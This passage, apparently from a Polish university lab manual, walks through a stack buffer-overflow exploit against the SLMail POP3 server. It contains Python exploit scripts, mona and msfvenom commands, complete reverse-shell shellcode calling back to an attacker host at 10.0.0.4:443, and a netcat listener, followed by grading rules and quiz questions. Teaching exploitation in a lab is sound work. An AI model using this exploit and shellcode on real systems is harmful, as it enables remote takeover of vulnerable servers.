zapobiec przyszłym problemom. Prostym sposobem na to jest wysłanie

wszystkich możliwych znaków, od 0x00 do 0xff, jako części naszego bufora, i zobaczenie, jak aplikacja radzi sobie z tymi znakami po wystąpieniu awarii. Zatem nasz skrypt eksploita modyfikujemy w następujący sposób:

```
#!/usr/bin/python
import socket


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" ) #adding
all possible characters


buffer = 'A' * 2606 + 'B' *4 + badchars

try:
      print "\nSending evil buffer…"
      s.connect(('10.0.0.22',110))
      data = s.recv(1024)
      s.send('USER username' +'\r\n')
      data = s.recv(1024)
      s.send('PASS ' + buffer + '\r\n')
      s.close()
      print "\nDone!."
Except:
      print "Could not connect to POP3!"
```

Po uruchomieniu skryptu w debugerze prawym przyciskiem myszy klikamy na rejestr ESP i wybieramy opcję ***Follow in Dump***:



Registers (FPU)
EAX 00000000
ECX 01CF9EF0 ASCII "20/06/29 20:00:53 P3-0001: Illegal command 0(AAAA

znaków „B”, które zastępują adres EIP, a który pojawia się w rejestrze ESP w momencie awarii. Jednak wartość ESP nie jest stała i zmienia się kiedy następuje zakończenie działania programu. Należy dotrzeć do adresu wskazywanego przez ESP w momencie awarii. Jeśli możemy znaleźć dostępny, niezawodny adres w pamięci, która zawiera instrukcję taką jak ***JMP ESP*** (Jump to the ESP register), moglibyśmy do niego przeskoczyć, a następnie wylądować pod adresem wskazywanym przez rejestr ESP w momencie skoku. Zapewniłoby to niezawodny, pośredni sposób dotarcia do pamięci wskazywanej przez rejestr ESP. W tym celu należy użyć skryptu Immunity Debugger, ***mona.py***. Skrypt ten pomoże w identyfikacji modułów w pamięci, w których możemy wyszukać „adres zwrotny” dla polecenia JMP ESP. Musimy upewnić się, że wybrany moduł spełniający następujące kryteria:

- Brak ochrony zapewnianej przez DEP, ASLR i Safe SEH
- Zakres pamięci, który nie zawiera złych znaków


Wpisując następujące polecenie w Immunity debuggerze zostaną wyświetlone dostępne moduły, które potencjalnie mogą być wykorzystane (o ile spełniają wcześniej wspomniane kryteria):

```
!mona modules
```



Z wyświetlonej listy wynika, że odpowiednim kandydatem może być ***SLMFC.DLL***, a to oznacza, że plik DLL jest ładowany pod ten sam adres. Teraz musimy znaleźć naturalnie występującą instrukcję JMP ESP (lub jej odpowiednik) w tej bibliotece DLL i określić, pod jakim adresem ta instrukcja się znajduje. Na początek przekonwertujmy język asemblera na kod szesnastkowy. Użyjemy JMP ESP, który jest poleceniem skoku, a zarazem wskaźnikiem, który przeskoczy do naszego złośliwego shellcode’u. Konwersja może być wykonana za pomocą skryptu:


```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
```




Ekwiwalent heksadecymalny JMP ECP to ***FFE4***. Teraz za pomocą skryptu mona szukamy adresu dla FFE4:

```
!mona find -s “\xff\xe4” -m SLMFC.DLL
```

Znaleziono kilka możliwych adresów zawierających instrukcję JMP ESP. Wybieramy taki, który nie zawiera złych znaków, np. 0x5f4a358f:




Finalnie, naszym skrypcie podmieniamy znaki „B” na adres ***\x8f\x35\x4a\x5f*** (odwrotna kolejność):

```
#!/usr/bin/python
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = 'A' * 2606 + '\x8f\x35\x4a\x5f'

try:
      print "\nSending evil buffer..."
      s.connect(('10.0.0.22',110))
      data = s.recv(1024)
      s.send('USER username' +'\r\n')
      data = s.recv(1024)
      s.send('PASS ' + buffer + '\r\n')
      s.close()
      print "\nDone!."
except:
      print "Could not connect to POP3!"
```

## Wygenerowanie shellcode.

Teraz należy wygenerować shellcode, który pozwoli na wykonanie połączenia typu reverse shell hosta atakowanego z hostem atakującym. W tym celu zostanie użyty moduł metasploita ***msfvenom***, a w zasadzie następujące polecenie:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.4 LPORT=443
EXITFUNC=thread -f c -a x86 -b "\x00\x0A\x0D"
```

gdzie:

a) ładunek (payload): -p windows/shell_reverse_tcp
b) IP atakującego: LHOST = 10.0.0.4
c) port lokalny używany przez atakującego, LPORT = 443, na którym atakujący nasłuchuje na połączenie

d) format = -f c, język C
e) EXITFUNC = thread, wykonanie shellcode nie spowoduje zamknięcia smail.exe.
f) złe znaki (bad characters) = \x00\x0A\x0D

W ten sposób zostanie wygenerowany odpowiedni shellcode :

```
root@kali:~/buffer-overflow/slMail# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.4 LPORT=443
4 EXITFUNC=thread -f c -a x86 -b "\x00\x0A\x0D"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xda\xc5\xd9\x74\x24\xf4\x58\xba\x7c\x9b\x27\x27\x2b\xc9\xb1"
"\x52\x83\xe8\xfc\x31\x50\x13\x03\x2c\x88\xc5\xd2\x30\x46\x8b"
"\x1d\xc8\x97\xec\x94\x2d\xa6\x2c\xc2\x26\x99\x9c\x80\x6a\x16"
"\x56\xc4\x9e\xad\x1a\xc1\x91\x06\x90\x37\x9c\x97\x89\x04\xbf"
"\x1b\xd0\x58\x1f\x25\x1b\xad\x5e\x62\x46\x5c\x32\x3b\x0c\xf3"
"\xa2\x48\x58\xc8\x49\x02\x4c\x48\xae\xd3\x6f\x79\x61\x6f\x36"
"\x59\x80\xbc\x42\xd0\x9a\xa1\x6f\xaa\x11\x11\x1b\x2d\xf3\x6b"
"\xe4\x82\x3a\x44\x17\xda\x7b\x63\xc8\xa9\x75\x97\x75\xaa\x42"
"\xe5\xa1\x3f\x50\x4d\x21\xe7\xbc\x6f\xe6\x7e\x37\x63\x43\xf4"
"\x1f\x60\x52\xd9\x14\x9c\xdf\xdc\xfa\x14\x9b\xfa\xde\x7d\x7f"
"\x62\x47\xd8\x2e\x9b\x97\x83\x8f\x39\xdc\x2e\xdb\x33\xbf\x26"
"\x28\x7e\x3f\xb7\x26\x09\x4c\x85\xe9\xa1\xda\xa5\x62\x6c\x1d"
"\xc9\x58\xc8\xb1\x34\x63\x29\x98\xf2\x37\x79\xb2\xd3\x37\x12"
"\x42\xdb\xed\xb5\x12\x73\x5e\x76\xc2\x33\x0e\x1e\x08\xbc\x71"
"\x3e\x33\x16\x1a\xd5\xce\xf1\xe5\x82\x73\x81\x8e\xd0\x73\x86"
"\x9c\x5c\x95\xec\x30\x09\x0e\x99\xa9\x10\xc4\x38\x35\x8f\xa1"
"\x7b\xbd\x3c\x56\x35\x36\x48\x44\xa2\xb6\x07\x36\x65\xc8\xbd"
"\x5e\xe9\x5b\x5a\x9e\x64\x40\xf5\xc9\x21\xb6\x0c\x9f\xdf\xe1"
"\xa6\xbd\x1d\x77\x80\x05\xfa\x44\x0f\x84\x8f\xf1\x2b\x96\x49"
"\xf9\x77\xc2\x05\xac\x21\xbc\xe3\x06\x80\x16\xba\xf5\x4a\xfe"
"\x3b\x36\x4d\x78\x44\x13\x3b\x64\xf5\xca\x7a\x9b\x3a\x9b\x8a"
"\xe4\x26\x3b\x74\x3f\xe3\x5b\x97\x95\x1e\xf4\x0e\x7c\xa3\x99"
"\xb0\xab\xe0\xa7\x32\x59\x99\x53\x2a\x28\x9c\x18\xec\xc1\xec"
"\x31\x99\xe5\x43\x31\x88";
```

### Uruchomienie eksploita i radość z uzyskanego połączenia reverse shell.

Aby uzyskać reverse shell z SLMaila należy rozszerzyć zmienną buffer o zmienną reprezentującą shellcode i wysłać nasz exploit przez sieć. Pamięć może się nieco przemieszczać podczas wykonywania programu, więc nie wiemy dokładnie, pod jakim adresem shellcode zostanie uruchomiony w buforze. Jednak wstawienie kilku instrukcji ***No Operation (NOP) (0x90)*** na początku naszego shellcode to sposób na poradzenie sobie z tym problemem. Jak sama nazwa wskazuje, ta instrukcja nic nie robi - po prostu przechodzi do następnej instrukcji do wykonania. Nasz ostatni eksploit wyglądałby podobnie do następującego:

```
#!/usr/bin/python
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

shellcode =
("\xbb\xdc\x0e\x23\x1c\xd9\xed\xd9\x74\x24\xf4\x5f\x33\xc9" +
"\xb1\x4f\x31\x5f\x14\x83\xef\xfc\x03\x5f\x10\x3e\xfb\xdf" +
"\xf4\x37\x04\x20\x05\x27\x8c\xc5\x34\x75\xea\x8e\x65\x49" +
"\x78\xc2\x85\x22\x2c\xf7\x1e\x46\xf9\xf8\x97\xec\xdf\x37" +
"\x27\xc1\xdf\x94\xeb\x40\x9c\xe6\x3f\xa2\x9d\x28\x32\xa3" +
"\xda\x55\xbd\xf1\xb3\x12\x6c\xe5\xb0\x67\xad\x04\x17\xec" +
"\x8d\x7e\x12\x33\x79\x34\x1d\x64\xd2\x43\x55\x9c\x58\x0b" +
"\x46\x9d\x8d\x48\xba\xd4\xba\xba\x48\xe7\x6a\xf3\xb1\xd9" +
"\x52\x5f\x8c\xd5\x5e\x9e\xc8\xd2\x80\xd5\x22\x21\x3c\xed" +
"\xf0\x5b\x9a\x78\xe5\xfc\x69\xda\xcd\xfd\xbe\xbc\x86\xf2" +
"\x0b\xcb\xc1\x16\x8d\x18\x7a\x22\x06\x9f\xad\xa2\x5c\xbb" +
"\x69\xee\x07\xa2\x28\x4a\xe9\xdb\x2b\x32\x56\x79\x27\xd1" +
"\x83\xfb\x6a\xbe\x60\x31\x95\x3e\xef\x42\xe6\x0c\xb0\xf8" +
"\x60\x3d\x39\x26\x76\x42\x10\x9e\xe8\xbd\x9b\xde\x21\x7a" +
"\xcf\x8e\x59\xab\x70\x45\x9a\x54\xa5\xc9\xca\xfa\x16\xa9" +
"\xba\xba\xc6\x41\xd1\x34\x38\x71\xda\x9e\x4f\xb6\x4d\x2b" +
"\x50\x38\x8a\x43\x52\x38\x93\x28\xdb\xde\xf9\x5e\x8a\x49" +
"\x96\xc7\x97\x01\x07\x07\x02\x81\xa4\x9a\xc9\x51\xa2\x86" +
"\x45\x06\xe3\x79\x9c\xc2\x19\x23\x36\xf0\xe3\xb5\x71\xb0" +
"\x3f\x06\x7f\x39\xcd\x32\x5b\x29\x0b\xba\xe7\x1d\xc3\xed" +
```

```
"\xb1\xcb\xa5\x47\x70\xa5\x7f\x3b\xda\x21\xf9\x77\xdd\x37" +
"\x06\x52\xab\xd7\xb7\x0b\xea\xe8\x78\xdc\xfa\x91\x64\x7c" +
"\x04\x48\x2d\x8c\x4f\xd0\x04\x05\x16\x81\x14\x48\xa9\x7c" +
"\x5a\x75\x2a\x74\x23\x82\x32\xfd\x26\xce\xf4\xee\x5a\x5f" +
"\x91\x10\xc8\x60\xb0")


buffer="A"*2606 + "\x8f\x35\x4a\x5f" + "\x90" * 8 + shellcode

try:
      print "\nSending evil buffer..."
      s.connect(('10.0.0.22',110))
      data = s.recv(1024)
      s.send('USER username' +'\r\n')
      data = s.recv(1024)
      s.send('PASS ' + buffer + '\r\n')
      s.close()
      print "\nDone!."
except:
      print "Could not connect to POP3!"
```

Przed uruchomieniem skryptu należy uruchomić nasłuchiwanie na hoście atakującym:

```
nc -lnvp 443
```

Jeśli wszystko pójdzie ok, to powinniśmy zaobserwować podobny screen ekranu z nawiązaną sesją:




## Ocena z laboratorium:

Na wynik laboratorium będzie mieć wpływ:

- Napisany podczas laboratorium eksploit przepełniający bufor (3 punkty)
    - Podczas laboratorium należy zaprezentować prowadzącemu poprawne działanie eksploita
- Kolokwium wstępne (1 punkt)
- Sprawozdanie w formie instrukcji, która pozwoli na przepełnienie bufora (2 punkty)

## Przykładowe pytania sprawdzające przygotowanie do laboratorium:

1. Czym jest instrukcja JMP ESP i dlaczego jest taka ważna w kontekście przepełnienia bufora?
2. Czym jest offset i jak możesz go znaleźć?
3. Czym jest rejestr EIP?
4. Czym jest operacja fuzzowania i w jakim celu jest używana?

5. Czym jest bufor i w jaki sposób może zostać wykorzystany przez atakującego?

## Dodatek: Wskazówki pomocne przy wykonywaniu laboratorium

### Definicje:

***EIP*** => The Extended Instruction Pointer (EIP) to rejestr zawierający adres następnej instrukcji programu lub polecenia.

***ESP*** => Extended Stack Pointer (ESP) jest rejestrem, który informuje, gdzie na stosie się znajdujesz, i pozwala na wprowadzanie i wyprowadzanie danych z aplikacji. Inaczej wskaźnik wierzchołka stosu.

***JMP*** => Skok (JMP) to instrukcja, która modyfikuje przebieg wykonywania

***\x41, \x42, \x43*** =>Wartości szesnastkowe dla A, B i C.